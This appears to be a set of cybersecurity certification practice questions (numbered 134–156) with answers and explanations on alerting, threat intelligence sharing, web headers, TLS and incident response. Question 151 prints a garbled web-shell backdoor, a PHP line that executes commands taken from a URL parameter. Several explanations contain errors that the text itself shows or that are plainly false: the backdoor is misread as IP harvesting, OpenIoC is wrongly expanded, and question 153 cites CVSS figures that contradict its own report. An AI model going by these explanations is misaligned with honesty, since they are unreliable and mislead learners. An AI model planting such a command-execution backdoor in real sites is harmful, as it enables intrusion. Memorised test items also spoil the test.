Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

A. Log retention
B. Log rotation
C. Maximum log size
D. Threshold value

Answer: D

Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis12

Question: 135

Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

A. CASB
B. DMARC
C. SIEM
D. PAM

Answer: A

Explanation:

A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats12

The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle

unauthenticated messages34 SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks56 PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources78

Question: 136

After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is

potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration

Answer: D

Explanation:

Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1
The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

Question: 137

Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

A. Review Of security requirements
B. Compliance checks
C. Decomposing the application
D. Security by design

Answer: C

Explanation:

The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities1. The other options are not part of the OWASP WSTG threat modeling process.

Question: 138

Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

A. TO ensure the report is legally acceptable in case it needs to be presented in court
B. To present a lessons-learned analysis for the incident response team
C. To ensure the evidence can be used in a postmortem analysis
D. To prevent the possible loss of a data source for further root cause analysis

Answer: A

Explanation:

The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court.

Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting1.

The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons- learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the

incident and address them accordingly.

Question: 139

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which

of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk
B. Law enforcement
C. Legal department
D. Board member

Answer: C

Explanation:

The correct answer is C. Legal department.

According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to "report and escalate security incidents to appropriate stakeholders and authorities" 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

Question: 140

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

A. Timeline
B. Evidence
C. Impact
D. Scope

Answer: C

Explanation:

The correct answer is C. Impact.

The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service1.

The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

Question: 141

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

A. False positive
B. True negative
C. False negative
D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

Question: 142

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge

Answer: A

Explanation:

The correct answer is A. System hardening.

System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.

The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based

security services to remote users and devices, which is also different from system hardening.

Question: 143

A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.
Which of the following techniques should be performed to meet the CISO's goals?

A. Vulnerability scanning
B. Adversary emulation
C. Passive discovery
D. Bug bounty

Answer: B

Explanation:

The correct answer is B. Adversary emulation.

Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization1. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network2.
The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

Question: 144

While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

A. Address space layout randomization
B. Data execution prevention
C. Stack canary
D. Code obfuscation

Answer: A

Explanation:

The correct answer is A. Address space layout randomization.

Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows1. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs2.

The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap3. Stack canary © is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.

Question: 145

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

A. Blocklisting B. Allowlisting C. Graylisting D. Webhooks

Answer: B

Explanation:

The correct answer is B. Allowlisting.

Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers12. The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

Question: 146

Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

A. TO provide metrics and test continuity controls
B. To verify the roles of the incident response team
C. To provide recommendations for handling vulnerabilities
D. To perform tests against implemented security controls

Answer: A

Explanation:

The correct answer is A. To provide metrics and test continuity controls.

A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .

The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

Question: 147

A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

A. Deploy a WAF to the front of the application.
B. Replace the current MD5 with SHA-256.
C. Deploy an antivirus application on the hosting system.
D. Replace the MD5 with digital signatures.

Answer: B

Explanation:

The correct answer is B. Replace the current MD5 with SHA-256.

The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to

bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.
The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

Question: 148

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

A. OSSTMM
B. Diamond Model Of Intrusion Analysis
C. OWASP
D. MITRE ATT&CK

Answer: D

Explanation:

The correct answer is D. MITRE ATT&CK.

MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .
The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

Question: 149

Which of the following best describes the key elements of a successful information security program?

A. Business impact analysis, asset and change management, and security communication plan

B. Security policy implementation, assignment of roles and responsibilities, and information asset classification

C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies

D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Answer: B

Explanation:

A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets. Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets. Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting. Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

Question: 150

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Alerts (17)
Ft Absence of Anti-CSRF Tokens
R Content Security Policy (CSP) Header Not Set (6)
> * Cross-Domain Misconfiguration (34)
> R> Directory Browsing (11)
R Missing Anti-clickjacking Header (2)
> PJ Cookie No HttpOnly Flag (4)
> pi Cookie Without Secure Flag
> P Cookie with SameSite Attribute None (2)
> P Cookie without SameSite Attribute (5)
^ Cross-Domain JavaScript Source File Inclusion
pi Timestamp Disclosure - Unix (569)
> pj X-Content-Type-Options Header Missing (42)
> RCORS Header
Ri Information Disclosure - Sensitive Information in URL (2)
R Information Disclosure - Suspicious Comments (43)

> R Loosely Scoped Cookie (5)

R Re-examine Cache-control Directives (33)

Which of the following tuning recommendations should the security analyst share?

A. Set an Http Only flag to force communication by HTTPS.
B. Block requests without an X-Frame-Options header.
C. Configure an Access-Control-Allow-Origin header to authorized domains.
D. Disable the cross-origin resource sharing header.

Answer: C

Explanation:

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions. The tuning recommendation is to configure the Access-Control-Allow- Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

Reference: OWASP Top Ten | OWASP Foundation

Question: 151

A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the
following code to the security team:

```
html>
body>
lug onwouseleav^^shutd 'wn* >:i ^"shutdown. jf i" alt-"shutdown*^
?phP
cho *<Hl>Thls website Is under maintenancc^/Hl^*;
lert ('Exif);
xec($ GET(end]);
cho $ SERVER(* REMOTE ADDR']

7body>
7html>
```

Which of the following did the consultant do?

A. Implanted a backdoor

B. Implemented privilege escalation
C. Implemented clickjacking
D. Patched the web server

Answer: A

Explanation:

The correct answer is A. Implanted a backdoor.

A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says “Exit”. However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.

The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.

Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.

Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.

Reference:

1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
2 What is Clickjacking? Tutorial & Examples | Web Security Academy
3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

Question: 152

Which of the following makes STIX and OpenIoC information readable by both humans and machines?

A. XML
B. URL
C. OVAL

D. TAXII

Answer: A

Explanation:

The correct answer is A. XML.

STIX and OpenIoC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenIoC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human- readable, as it uses plain text and follows a hierarchical and nested structure.

XML is not the only format that can be used to make STIX and OpenIoC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as: XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.

XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.

XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.

Reference:

1 Introduction to STIX - GitHub Pages
2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech
3 What Are STIX/TAXII Standards? - Anomali Resources
4 What is STIX/TAXII? | Cloudflare
5 Sample Use | TAXII Project Documentation - GitHub Pages
6 Trying to retrieve xml data with taxii - Stack Overflow
7 CISA AIS TAXII Server Connection Guide
8 CISA AIS TAXII Server Connection Guide v2.0 | CISA

Question: 153

An analyst is evaluating the following vulnerability report:

```
Vulnerability:
        Vulnerability Name: Remote Code Execution
        Group: Information Disclosure
        OWASP: A9 Using Components with Known Vulnerabilities

Metrics:
        CVE Dictionary Entry: CVE-2022-9999
        Base Score: 9.3
        CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:
        Authentication: Not used
        Times detected: View history
        Aggressiveness: High

Payloads:
        Click here for Request Payload
        Click here for Response Payload
```

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

A. Payloads
B. Metrics
C. Vulnerability
D. Profile

Answer: B

Explanation:

The correct answer is B. Metrics.

The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities.

The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources.

In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level. The Impact metric of the

CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs. The other sections of the vulnerability report do not provide information about the level of impact on data confidentiality if a successful exploitation occurs. The Payloads section contains links to request and response payloads that demonstrate how the vulnerability can be exploited. The Payloads section can help an analyst to understand how the attack works, but it does not provide a quantitative measure of the impact. The Vulnerability section contains information about the type, group, and description of the vulnerability. The Vulnerability section can help an analyst to identify and classify the vulnerability, but it does not provide a numerical value of the impact. The Profile section contains information about the authentication, times viewed, and aggressiveness of the vulnerability. The Profile section can help an analyst to assess the risk and priority of the vulnerability, but it does not provide a specific measure of the impact on data confidentiality. Reference:

[1] CVE - Common Vulnerabilities and Exposures (CVE)
[2] Common Vulnerability Scoring System SIG
[3] CVSS v3.1 Specification Document
[4] CVSS v3.1 User Guide
[5] How to Read a Vulnerability Report - Security Boulevard

Question: 154

Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

A. It provides a structured way to gain information about insider threats.

B. It proactively facilitates real-time information sharing between the public and private sectors.

C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.

D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.

Answer: B

Explanation:

The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors.

TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors123. The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information123.

By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:

They can receive timely and relevant information about the latest threats and vulnerabilities that may affect their systems or networks.

They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.

They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.

They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.

They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations123.

The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.

Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection.

However, TAXII is not designed to collect or share information about insider threats specifically. TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states4.

Option C is incorrect because TAXII does not exchange messages in the most cost-effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms. Implementing TAXII may require significant resources and efforts from both the information producers and consumers to ensure its functionality and performance5.

Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.

Reference:

1 What is STIX/TAXII? | Cloudflare
2 What Are STIX/TAXII Standards? - Anomali Resources
3 What is STIX and TAXII? - EclecticIQ
4 What Is an Insider Threat? Definition & Examples | Varonis
5 Implementing STIX/TAXII - GitHub Pages
[6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

Question: 155

During a recent site survey. an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

A. Run a packet sniffer to monitor traffic to and from the access point.

B. Connect to the access point and examine its log files.
C. Identify who is connected to the access point and attempt to find the attacker.
D. Disconnect the access point from the network

Answer: D

Explanation:

The correct answer is D. Disconnect the access point from the network.

A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious

security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices1234.

The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency5. The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.

Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident5.

Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network5.

Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network5.

Reference:

1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
2 Cybersecurity Analyst+ - CompTIA
3 CompTIA CySA+ CS0-002 Certification Study Guide
4 CertMaster Learn for CySA+ Training - CompTIA
5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks …
7 Rogue Access Point - Techopedia

8 Rogue access point - Wikipedia

9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

Question: 156

While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).

A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.

Answer: A,B

Explanation:

The correct answer is A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.

A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext12.

To remediate this issue, the organization should make the following configuration changes: Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:

It deprecates weak and obsolete cryptographic algorithms, such as RC4, MD5, SHA-1, DES, 3DES, and CBC mode.

It supports only strong and modern cryptographic algorithms, such as AES-GCM, ChaCha20- Poly1305, and SHA-256/384.

It reduces the number of round trips required for the handshake protocol, which improves performance and latency.

It encrypts more parts of the handshake protocol, which enhances privacy and confidentiality.

It introduces a zero round-trip time (0-RTT) mode, which allows resuming previous sessions without additional round trips.

It supports forward secrecy by default, which means that compromising the long-term keys does not affect the security of past sessions3456.

